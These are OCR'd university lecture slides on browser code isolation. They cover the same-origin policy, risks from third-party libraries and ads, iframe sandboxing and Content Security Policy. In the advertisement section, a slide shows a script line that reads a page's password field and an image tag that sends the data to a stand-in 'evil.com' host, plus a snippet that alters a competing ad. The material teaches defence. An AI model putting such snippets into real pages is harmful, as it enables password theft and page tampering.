
Browser code isolation

John Mitchell

Acknowledgments: Lecture slides are from the Computer Security course taught by Dan Boneh and John Mitchell at Stanford University. When slides are obtained from other sources, a a reference will be noted on the bottom of that slide. A full list of references is provided on the last slide.

Modern web sites are complex

Modern web "site"



Code from many sources
Combined in many ways

Sites handle sensitive information

- Financial data
  - Online banking, tax filing, shopping, budgeting, …
- Health data
  - Genomics, prescriptions, …
- Personal data
  - Email, messaging, affiliations, …


Goal: prevent malicious web content from stealing information.

Basic questions

- How do we isolate code from different sources
  - Protecting sensitive information in browser
  - Ensuring some form of integrity
  - Allowing modern functionality, flexible interaction

Third-party APIs

Third-party mashups



Mashups

Third-party libraries

Extensions

More specifically


- How do we protect page from ads/services?
- How to share data with cross-origin page?
- How to protect one user from another's content?
- How do we protect the page from a library?
- How do we protect page from CDN?
- How do we protect extension from page?

Recall Same-Origin Policy (SOP)

- Idea: Isolate content from different origins
  - Restricts interaction between compartments
  - Restricts network request and response

Recall Same-Origin Policy (SOP)

c.com



Recall Same-Origin Policy (SOP)

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

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




XmlHttpRequest follows same-origin policy

Recall Same-Origin Policy (SOP)



Same-origin policy summary

- Isolate content from different origins
  - E.g., can't access document of cross-origin page
  - E.g., can't inspect responses from cross-origin



Example:Library

- Library included using tag
  - <script src="jquery.js"></script>
- No isolation
  - Runs in same frame, same origin as rest of page
- May contain arbitrary code
  - Library developer errors or malicious trojan horse
  - Can redefine core features of JavaScript
  - May violate developer assumptions

jQuery used by 78% of the Quantcast top 10,000 sites, over 59% of the top million

Second example: advertisement

```
<script src="https://adpublisher.com/ad1.js"></script>
<script src="https://adpublisher.com/ad2.js"></script>
```

Read password using the DOM API
var c = document.getElementsByName("password")[0]

Directly embedded third-party JavaScript poses a threat to critical hosting page resources

Send it to evil location (not subject to SOP)
<img src=``http::www.evil.com/info.jpg?_info_">

Second example: Ad vs Ad

```
<script src="http://adpublisher.com/ad1.js"></script>
<script src="http://adpublisher.com/ad2.js"></script>
```

Directly embedded third-party JavaScript poses a threat to other third-party components

Attack the other ad: Change the price !

```
var a = document.getElementById("sonyAd")
a.innerHTML = "$1 Buy Now";
```

Same-Origin Policy


- **Limitations:**
  - Some DOM objects leak data
    - Image size can leak whether user logged in
  - Data exfiltration is trivial
    - Can send data in image request
    - Any XHR request can contain data from page
  - Cross-origin scripts run with privilege of page
    - Injected scripts can corrupt and leak user data!
- **In some ways, too strict**
    - What if we want to fetch data from provider.com?

Goal: Password-strength checker

- Strength checker can run in a separate frame
  - Communicate by postMessage
  - But we give password to untrusted code!
- Is there any way to make sure untrusted code does not export our password?

Useful concept: browsing context

- A browsing context may be
  - A frame with its DOM
  - A web worker (thread), which does not have a DOM
- Every browsing context
  - Has an origin, determined by ⟨protocol, host, port⟩
  - Is isolated from others by same-origin policy
  - May communicate to others using postMessage
  - Can make network requests using XHR or tags (<image>, …)



Modern Structuring Mechanisms

- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources
- HTML5 Web Workers
  - Separate thread; isolated but same origin
  - Not originally intended for security, but helps
- SubResource integrity (SRI)
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HTML5 Sandbox

- **Idea:** restrict frame actions
  - Directive sandbox ensures iframe has unique origin and cannot execute JavaScript

  - Directive sandbox allow-scripts ensures iframe has unique origin

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

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

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

Sandbox example

- Twitter button in iframe

```
<iframe src=
 "https://platform.twitter.com/widgets/tweet_button.html"
  style="border: 0; width:130px; height:20px;"> </iframe>
```

- Sandbox: remove all permissions and then allow JavaScript, popups, form submission, and twitter.com cookies

```
<iframe sandbox="allow-same-origin allow-scripts allow-popups
                                                    allow-forms"
   src="https://platform.twitter.com/widgets/tweet_button.html"
   style="border: 0; width:130px; height:20px;"></iframe>
```

Sandbox permissions

- **allow-forms** allows form submission
- **allow-popups** allows popups
- **allow-pointer-lock** allows pointer lock (mouse moves)
- **allow-same-origin** allows the document to maintain its origin; pages loaded from https://example.com/ will retain access to that origin's data.
- **allow-scripts** allows JavaScript execution, and also allows features to trigger automatically (as they'd be trivial to implement via JavaScript)
- **allow-top-navigation** allows the document to break out of the frame by navigating the top-level window

http://www.html5rocks.com/en/tutorials/security/sandboxed-iframes/

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Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS
  - XSS attacks bypass the same origin policy by tricking a site into delivering malicious code along with intended content
- **Approach:** restrict resource loading to a white-list
  - Prohibits inline scripts embedded in script tags, inline event handlers and javascript URLs
  - Disable JavaScript eval(), new Function(), …
  - Content-Security-Policy HTTP header allows site to create whitelist, instructs the browser to only execute or render resources from those sources

http://www.html5rocks.com/en/tutorials/security/content-security-policy/

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
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *



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

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

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

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

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

